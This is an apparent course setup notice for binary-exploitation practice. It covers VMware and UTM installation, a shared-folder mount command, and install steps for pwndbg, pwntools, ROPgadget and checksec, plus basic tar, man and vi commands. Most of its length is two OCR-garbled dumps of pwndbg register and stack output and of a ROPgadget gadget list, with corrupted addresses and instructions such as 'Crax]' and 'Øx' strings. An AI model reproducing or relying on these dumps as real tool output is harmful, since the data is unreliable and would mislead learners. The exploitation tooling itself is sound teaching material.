# Notice

## Link

Google drive Link : https://shorturl.at/bcBX8

This note : https://shorturl.at/imnqF

Instructor PC : http://10.10.23.31:8080/

—

# 2023.09.08

## VMWare

### Installation

VMWare Workstation Player : https://www.vmware.com/go/getplayer-win

VMWare Fusion Player : <https://www.vmware.com/go/getfusionplayer> <https://customerconnect.vmware.com/en/evalcenter?p=fusion-player-personal-13>

(For M1 user, you have to install UTM [<Link>](#_aff633c3asjb))

Pre-installed Ubuntu image path : [Link](https://drive.google.com/file/d/1-7Gg7U74g7XfIvddURAz2-OpJSvrno1l/view?usp=drive_link)

### Shared folder path

$ ls /mnt/hgfs


### when shared folder is not shown

| vmhgfs-fuse .host:/ /mnt/hgfs -o allow\_other |
| --- |

## UTM installation Guide (For M1 Macbook users)


Because VMWare Fusion Player on M1 Macbook \*only\* support `amd64` Ubuntu not `x64\_86`. So you have to install UTM instead of VMWare Fusion Player.


Download Link : <https://mac.getutm.app/>



Download pre-installed Ubuntu image : [Link](https://drive.google.com/file/d/1-aIgnoCwsRGVD-Wiy95jqUTfPotAKRZQ/view?usp=drive_link)

Load Ubuntu image





| $ sudo dhclient  $ ifconfig |
| --- |

## Program installation

sudo apt install terminator

Sudo apt install vim

sudo apt install socat

| git clone<https://github.com/pwndbg/pwndbg> cd pwndbg  ./setup.sh |
| --- |

00:0000 rbp rsp 
7 f f f f f f fe370 
x 
s hs:— ssh 
*RAX 
RBX 
*RCX 
4— 
*RDX 
*RDI 
*RSI 
*RIO 
*Ril 
*R13 
*R14 
*R15 
*RBP 
*RSP 
*RIP 
ă— 
(mai n) 
a— endbr64 
0x7fffffffe498 0x7fffffffe70b 
' SHELL=/bin/bash ' 
0x555555555149 
0x0 
0x555555557dcO 
0x1 
O x ff ff 
0x7ffff7fa5f10 
0x7ffff7fc9040 
0x7ffff7fde680 
0x7fffffffe488 
0x555555555149 
0x555555557dcO 
f ff f ff f e370 
0x7fffffffe370 0x1 
0x555555555151 
0x555555555100 ( _ 
0x555555555100 ( _ 
_do_global_dtors_aux) 
endbr64 
0x7fffffffe6fb a— '/home/yhs/a . out 
(initia1+16) 0x4 
(_dl_fini) 
ă— endbr64 
Oxd00120000000e 
(_dl_audi t_preinit) 
ă— endbr64 
0x7fffffffe6fb a— / home/yhs/a . out 
(mai n) 
a— endbr64 
(_rtld_global) 
0x7ffff7ffe2e0 
4— 0x1 
(main+8) 
a— sub rsp, 0x10 
ă— endbr64 
-s 0x555555554000 0x10102464c457f 
—C DISASM / x 86-64 set e mulate on 
0x555555555151 
0x555555555155 
0x555555555158 
0x55555555515c 
0x555555555163 
0x555555555166 
0x55555555516b 
0x555555555170 
0x555555555171 
0x555555555172 
0x555555555174 
emain+12> 
<tnai n+19> 
emain+26> 
<mai n+29> 
emain+34> 
n+39> 
<tna i n +40> 
sub 
mov 
lea 
cal I 
mov 
I eave 
ret 
add 
endbr64 
rsp, 0x10 
dword ptr Crbp - 4], edi 
qword ptr Crbp - 0x10], rsi 
rax, Crip + Oxeal) 
rdi, rax 
puts@plt 
eax, 0 
byte ptr Crax], al 
STACK 1 
01 : 0008 
02 :ooło 
03 :0018 
04:0020 
05 :0028 
06:0030 
07 : 0038 
1 
2 
3 
0x7fffffffe378 
0x7fffffffe390 • 
7 f ff f ff e 398 
0x7fffffffe3a8 
a- 0X1 
ox7ffff7db4d90 
0x0 
0x555555555149 
- 0x100000000 
7 ff f fe488 
0x0 
l_mai n+128) 
mov edi , 
eax 
(mai n) 
a— endbr64 
-s Ox7fffffffe6fb 
' /home/yhs/a. out ' 
Oxd451fb456009b5e3 
BACKTRACE I 
0x555555555151 main+8 
0x7ffff7db4d90 
O x 7 ff f 
0x555555555085 
l_main+128 
_libc-start—main+128 
_start+37 
pwndbg> q 

| apt-get update  apt-get install python3 python3-pip python3-dev git libssl-dev libffi-dev build-essential  python3 -m pip install --upgrade pip  python3 -m pip install --upgrade pwntools |
| --- |

| /sudo apt install python3-pip  sudo -H python3 -m pip install ROPgadget |
| --- |

ROPgadget - -binary 
. (a. out 
Gadgets information 
. add 
øxøøoøøoøøoøøøløtß 
. add 
ØxØØOØØOØØOØØ0113c 
. add 
. add 
øxØØOØØOØØOØØ01Øb4 
. add 
ØxØØØØØØØØØØØØ116d 
. add 
. add 
. add 
ØxØØØØØØØØØØØØ113e 
add 
. add 
ØxØØOØØOØØOØØ01Øb6 
. add 
ØxØØØØØØØØØØØØIØØd 
. add 
øxøøøøøøøøøøømøa8 
. add 
øxøøoøøoøøoøøøløeg 
. add 
ØxØØØØØØØØØØØØIØf5 
. add 
. add 
ØxØØOØØOØØOØØØ112f 
. add 
ØxØØØØØØØØØØØØ116f 
. add 
øxøøøøøøøøøøøm€38 
. add 
øxØØOØØOØØOØØ01132 
. add 
ØxØØØØØØØØØØØØIØe7 
. add 
øxøøoøøoøøoøøol€17 
. add 
øxøøoøøøøøøø001016 
. add 
ØxØØØØØØØØØØØØIØ3e 
øxøøoøøøøøoøøm€14 
øxØØOØØOØØOØØ01143 
øxøøoøøoøøoø€0114ø 
ØxØØØØØØØØØØØØIØØb 
øxøøøøøøøøøøømmz 
øxøøøøøøøøøøømøad 
ØxØØOØØOØØOØØ01Øee 
ØxØØOØØOØØOØØ01Ø3a 
øxØØOØØOØØOØØ01144 
ØxØØOØØOØØOØØØIØaf 
øxøøøøøøøøøøøølln 
øxøøoøøøøøoøøm€fl 
øxØØØØØØØØØØØ0112c 
ØxØØOØØOØØOØØØ116b • 
øxØØOØØOØØOØØ01Øf3 
ØxØØOØØOØØOØØ01Øb1 
ØxØØOØØOØØOØØØIØf2 
øxøøoøøøøøoøømøef 
øxØØOØØOØØOØØØ1133 
øxøøøøøøøøøøømma . 
byte 
byte 
byte 
byte 
byte 
byte 
byte 
byte 
byte 
byte 
byte 
byte 
byte 
byte 
byte 
byte 
byte 
ptr 
ptr 
ptr 
ptr 
ptr 
ptr 
ptr 
ptr 
ptr 
ptr 
ptr 
ptr 
ptr 
ptr 
ptr 
ptr 
ptr 
Crax] , 
Crax] , 
Crax] , 
Crax] , 
Crax] , 
Crax] , 
Crax] , 
Crax] 
Crax] , 
Crax] , 
Crax] 
Crax] , 
Crax] , 
Crax] 
Crax] , 
Cru] , 
al 
al 
al 
al 
al 
al 
al , 
al , 
al , 
, al 
r8b 
; add byte ptr Crax] , 
add byte ptr Crax], al 
, add byte ptr [rax] , 
; add byte ptr Crax] , 
; add byte ptr , 
add cl, cl 
ret 
al ; endbr64 ; jmp Øx1Øcø 
, ret 
, endbr64 ; jmp OxlOcØ 
al 
al 
leave , ret 
ret 
; add dl, dh ; jmp Øx1Ø2Ø 
; add dword ptr 
; endbr64 ; jmp 
leave ; ret 
ebx 
nop dword ptr Crax] 
ret 
, ret 
test rax, 
test rax, 
, test rax, 
ret 
al ; pop rbp 
rax 
rax 
rax 
ret 
Crbp - Ox3d] , 
øx1Øcø 
; je øx1Ø16 • 
je Øx1Øb8 
je Øx1Øf8 
call rax 
jmp rax 
Jmp rax 
cs: Crax], al 
ret 
; jmp øx1Ø20 
; add dword ptr Crbp - 
ebx ; nop dword ptr 
eax, eax ; je Øx1Øf8 
Ox3d], ebx , 
Crax] 
, ret 
jmp rax 
nop dword ptr Crax] 
ret 
cl, cl , 
dl, dh 
dword ptr Crbp - Øx3d] , 
eax, Øx48ØØØØ2f , 
test 
esp, 8 ; ret 
rsp, 8 
ret 
. call qword ptr [rax - Ox5e1fØØd] 
call rax 
. cli ; jmp OxlOcØ 
cli 
sub rsp, 8 ; add rsp, 8 
ret 
. endbr64 ; jmp øx1ØcO 
fldcw word ptr [rdi] ; add byte ptr Crax] , 
je Øx1Ø16 ; call rax 
. je Øx1Øb8 ; jmp rax 
. je Øx1Øf8 ; jmp rax 
. jmp OxlØ2Ø 
. jmp OxlOcØ 
. jrnp rax 
leave 
ret 
. loopne Ox1159 ; nop dword ptr Crax + rax] 
mov byte ptr Crip + Øx2edd], 1 ; pop rbp ; ret 
ret 
rax ; je ox1016 
test rax, 
ret 
call rax 
mov eax, ; leave ; ret 
nop dword ptr Crax + rax] 
nop dword ptr Crax] 
ret 
nop word ptr Crax + rax] 
. or bh, bh 
loopne Ox1159 
pop rbp ; ret 
ret 
, ret 
ret 
; nop dword ptr frax + rax] 

sudo apt install checksec

yhseyhs : —$ 
RELRO 
Full RELRO 
checksec --file= ./hello 
STACK CANARY 
No canarv found 
enabled 
PIE 
PIE 
enabled 
R PATH 
No RPATH 
RUNPATH 
No RUNPATH 
Symbol s 
36) Svmbols 
FORTIFY 
No 
Forti fied 
Fortifiable 
FILE 
. /hello 

## Linux command

tar xvf datalab-handout.tar

tar cvf datalab-handout.tar datalab-handout/

tar cvfz datalab-handout.tar.gz datalab-handout/

man / less

Ctrl + F : page down

Ctrl + B : page up

j / k : move cursor

/ : search

## vi command

| vi \*  :n  :files  :  :sp .  :vs .  :make -f Makefile.hexdup  <shift>+k    :copen  :cclose  :cn  :cp  <ctrl>+w+w |
| --- |

